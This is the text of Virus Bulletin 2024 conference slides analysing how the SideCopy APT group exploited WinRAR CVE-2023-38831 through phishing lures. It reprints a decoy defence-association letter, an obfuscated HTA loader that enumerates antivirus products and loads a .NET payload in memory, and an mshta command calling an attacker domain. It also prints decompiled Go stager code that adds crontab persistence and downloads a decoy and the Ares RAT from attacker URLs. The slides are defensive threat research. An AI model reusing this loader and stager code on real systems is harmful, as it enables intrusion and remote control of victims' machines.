



Arming WinRAR

Deep dive into APTs
exploiting WinRAR's
0-day vulnerability

A SideCopy Case Study

Sathwik Ram Prakki

Virus Bulletin 2024 – Dublin, Ireland





whoami

- Threat Hunting (APTs)
- Malware Analysis
- Darkweb Intelligence



Sathwik Ram Prakki
Senior Security Researcher
Seqrite Labs, Quick Heal, India

[@PrakkiSathwik](#)

- Offensive Security
- C-DAC, Govt. of India
- AVAR, Botconf, c0c0n



Agenda

01 WinRAR Exploit

02 Weaponization by APTs

03 SideCopy Case Study

04 Six Clusters and Themes

05 Tons of Correlation

05 Takeaways





WinRAR CVE-2023-38831




CVE-2023-38831

- Unknown zero-day
- Logical bug < WinRAR 6.23
- CVSS Score – 7.8
- Execute arbitrary code
- Whitespace Extension

Name	Type	Compressed size	Size
Achievements_of_DMA.pdf	File folder		
Achievements_of_DMA.pdf	File		

Name	Type	Size
Achievements_of_DMA.pdf.exe		10 395 648


Name	Type	Size
Agenda_Points_Ammended.pdf.exe		10 395 648





CVE-2023-38831


- Extracted to TEMP directory
- ShellExecuteExW()*
- PathUnquoteSpacesW()*



WinRAR.exe	10872	Thread Create	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330
WinRAR.exe	10872	CreateFile	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330\Achievements_of_DMA.*
WinRAR.exe	10872	QueryDirectory	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330
WinRAR.exe	10872	QueryDirectory	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330
WinRAR.exe	10872	CloseFile	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330
WinRAR.exe	10872	CreateFile	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330\Achievements_of_DMA.pdf.exe
WinRAR.exe	10872	QueryBasicInformationFile	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330\Achievements_of_DMA.pdf.exe
WinRAR.exe	10872	CloseFile	C:\Users\it-admin\AppData\Local\Temp\Rar\$Dla10872.1330\Achievements_of_DMA.pdf.exe



Weaponization by APTs






APT SideCopy Cluster-1



Cluster-1 : Exploit leads to AllaKore RAT



AIANGOs  **CEHQ CONTACT DETAILS**
Qtr. No: 4091, Type-IV, OFMK ESTATE,
Yeddu-mailaram, PIN: 502205 (Telangana)
Fax:040-23292950, Mob.No:9908031419
Mail Id: aiangcehq.ofmk@gmail.com

All India Association of Non-Gazetted Officers of Ordnance & Equipment Factories and Quality Assurance Organizations (Ministry of Defence) (Recognized by Govt of India, MoD since 1932).
Fresh Recognition granted by Govt of India MoD under CCS (RSA) Rules 1993.
Affiliated to Confederation of Defence Recognized Associations (CDRA)

No.: AIANGOs/CEHQ-MoD/022 Date: 02.09.2023
To
The Defence Secretary & Secretary (DP)
Govt. of India
Ministry of Defence
South Block, New Delhi -110011

Sub: Peaceful Protest Programme by all branches of AIANGOs for addressing the long pending legitimate demands & violations of DDP assurance – Intimation of.

Ref: 1. AIANGOs resolution no. AIANGOs/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.
2. AIANGOs resolution no. AIANGOs/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.

Sir,

I have been directed by the Central Executive of this association to place the following for your kind information and positive action.

AIANGOs represent the Non-Gazetted officers under the four directorates viz. DoO (C&S) including those who are deemed deputation to the 7 corporations, DGQA, DGAQA and DGNAAI. It would not be exaggeration of the fact to place that this cadre is the backbone of the organisations and on the same time the most deprived and oppressed in the organisation. The Biennial General Council Meeting (BGCM 2023) of this association held on 27th June to 28th June 2023 at V K Krishna Menon Convention Centre, Avadi, Chennai took resolutions under reference 2 and 3 above to highlight the long pending unresolved demands of the cadre before the authority to address in a time bound manner.

It is unfortunate that even after passing sufficient time, there has been no improvement/change in the attitude of the authority to address/resolve the legitimate demands of the cadre. It is felt that authority is not at all sympathetic on resolving the issues.

CEHQ CONTACT DETAILS
Qtr. No: 4091, Type-IV, OFMK ESTATE,
Yeddu-mailaram, PIN: 502205 (Telangana)
Fax:040-23292950, Mob.No:9908031419
Mail Id: aiangcehq.ofmk@gmail.com

2. Submission of the memorandum by the branches at unit/factory level for implementation of fitment at Rs. 6500-10500 Pay Scale as on 01.01.2006 for all Chargeman/Foreman & JE's on **08.09.2023**.
3. Submission of applications by individual members to GM/HoE/CGM for implementation of fitment at 6500 BP as on 01.01.2006 from **08-12 September 2023**.
4. Wearing of Demand badges on **14.09.2023 and 15.09.2023**.
5. Peaceful Dharna at Lunch hours on **15.09.2023** and submission of the Memorandum

All members of this association at all branches under the four directorates shall participate in the above peaceful protest programme to fulfil the following legitimate demands:

- Immediate publication of select list and promotion order for LDCE 2022 for both CM and JWM based on the interim order of the Hon'ble CAT Jabalpur in OA 227, 375 and 376 of 2023.
- Issue of notification for conduction of LDCE 2023 for promotion to the post of CM and JWM.
- Publication of notification for conduction of LDCE for promotion to the post of JWM SG(T&NT).
- Diversion of DR posts to Promotion.
- One-time relaxation in certificates obtained through distance education with a cut-off date of 31.05.2013 in line with DRDO and Railway.
- Implementation of fitment factor on 6500 x 1.86 as on 01.01.2006 for all CM and JE's in all directorates under MoD.
- Address NPS to OPS conversion application in a positive approach.

With highly hope to have a positive response from your end to address the issue in a time-bound manner.

Thank you.

Sincerely yours
(AJAY)
General Secretary


Copy to:



Cluster-1 : LNK to HTA

Phishing →

CVE-2023-38831



[hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip](http://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip)

```

var edr = FNTJKI_LKIOUTS('RHJhZnRpbdmQYWQ='); // DraftingPad
var memoryloader = edr;
try {
    var str = FNTJKI_LKIOUTS('V1NjcmIwdC5taGVsbA=='); // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading();
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');
    var ats = FNTJKI_LKIOUTS('U3lzdgVtLkNvbGx1Y3Rpb25zLkFycmF5TGlzdA==');
    var nts = FNTJKI_LKIOUTS('d2lubWdtdHM6XFcXC5cXHjb3RcXFNIY3VyaXR5Q2VudGVyMg==');
    var bts = FNTJKI_LKIOUTS('U3lzdgVtL1J1bnRpbwUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeSSCaW5hcn1Gb3JtYXR0ZXI=');
    // winmgmts:\\\\.\root\\SecurityCenter2
    // System.Collections.ArrayList
    // COMPLUS_Version
    // Process


    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ_TTU_QAZ = GetObject("winmgmts:\\\\.\root\\SecurityCenter2");
    var peter=FNTJKI_LKIOUTS('U2VsZWNOICogRnJvbSBBbnRpVmlydXNQcm9kdWN0');
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
    var NNSLKERT_HLKSHESL_JHKLSILELXKD = new Enumerator(FNTJKI_LKIOUTS_LAJDLD_QWESTR);
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHESL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHESL_JHKLSILELXKD.moveNext()) {
        HYTOS_LKSHDKS += (NNSLKERT_HLKSHESL_JHKLSILELXKD.item().displayName + ' ' + NNSLKERT_HLKSHESL_JHKLSILELXKD.item().products);
        HYTOS_LKSHDKS += "&";
    }
    var TYIWSSD_HLSKDHLS = bazSixFerToStreeeamStranger(VXR_ZWT_JKL);
    var OPOIUY_BNMJUH_GAGHGDHSJ_SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS_SGSWRW_NMKGISG = new ActiveXObject(ats);
    var HJUSD_HSKHDKS_LSHLLS = OPOIUY_BNMJUH_GAGHGDHSJ_SGGSHSHS.Deserialize_2(TYIWSSD_HLSKDHLS);
    CBBZCS_SGSWRW_NMKGISG.Add(undefined);
    var RTRW_NMBH_SHSHJSS_MNJJKL = HJUSD_HSKHDKS_LSHLLS.DynamicInvoke(CBBZCS_SGSWRW_NMKGISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJJKL.OpenAll(MNG_XMB_KOP,"Invitation Performa vis a vis feedback.doc",HYTOS_LKSHDKS); // Chain-1
    RTRW_NMBH_SHSHJSS_MNJJKL.OpenAll(MNG_XMB_KOP,"myPic.jpeg",HYTOS_LKSHDKS); // Chain-2
    window.close();
} catch (e) {} // (4) invoking DLL in-memory
  
```

decoy files

C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe



Cluster-1 : DRat



d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb

13 commands for C2



getInformatica	sup	fdl	fdlConfirm
Kaamindina	close	fup	enterPath
driveList	del	sup/fupexec	backPath

Same C2 but different ports

AllaKore	9828
DRat	61101



Cluster-1 : Linux





- Go-based ELF
- Crontab Persistence
- ./local/share/
 1. Decoy
 2. Ares RAT

```
v9[1] = runtime_convTstring(v1, v3);
v4 = (_ptr_exec_Cmd)fmt_Sprintf((int)"echo '@reboot %s' >> /dev/shm/mycron", 36, (int)v9, 1, 1);
v10[0] = (int)&dword_82D3D3D + 2;
v10[1] = 2;
v10[2] = (int)v4;
v10[3] = v8;
v5 = (exec_Cmd *)os_exec_Command((int)&dword_82D4037, 4, (int)v10, 2, 2);
if ( !(unsigned int)os_exec_ptr_Cmd_Run(v5).tab )
{
    os_Getenv((int)&dword_82D4013, 4);
    ((void (*)(void))loc_80ACDDA)();
    v11[0] = (int)&unk_82D3D41;
    v11[1] = 2;
    v11[2] = v0;
    v11[3] = v2;
    v11[4] = (int)"/dev/shm/mycron";
    v11[5] = 15;
    v6 = (exec_Cmd *)os_exec_Command((int)"crontab", 7, (int)v11, 3, 3);
    if ( !(unsigned int)os_exec_ptr_Cmd_Run(v6).tab
        && !os_Remove((int)"/dev/shm/mycron", 15)
        && !main_downloadFile(
            (int)"https://occoman.com/wp-admin/css/colors/ocean/files/pdf/",      Downloading Decoy
            56,
            (int)"/../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf",
            63)
        && !os_chmod((int)"/../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63, 448)
        && !main_openBrowser((int)"/../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63) )
    {
        time_Sleep(705032704, 1);          Downloading Ares Botnet
        if ( !main_downloadFile(
            (int)"https://occoman.com/wp-admin/css/colors/ocean/files/files/",
            58,
            (int)"/../.local/share/updates/etc/apache2/mime.types/etc/pki/tls/cacert.pem2328306436538696289",
            23)
```



Correlation-1



Correlation-1 : Similar Linux Stager used by APT36

```
# Decompiled from: Python 2.7.16 (v2.7.16:413a49145e, Mar  4 2019, 01:30:55) [MSC v.1500 32 bit (Intel)]
# Embedded file name: Kavach.py
import webbrowser, os, sys
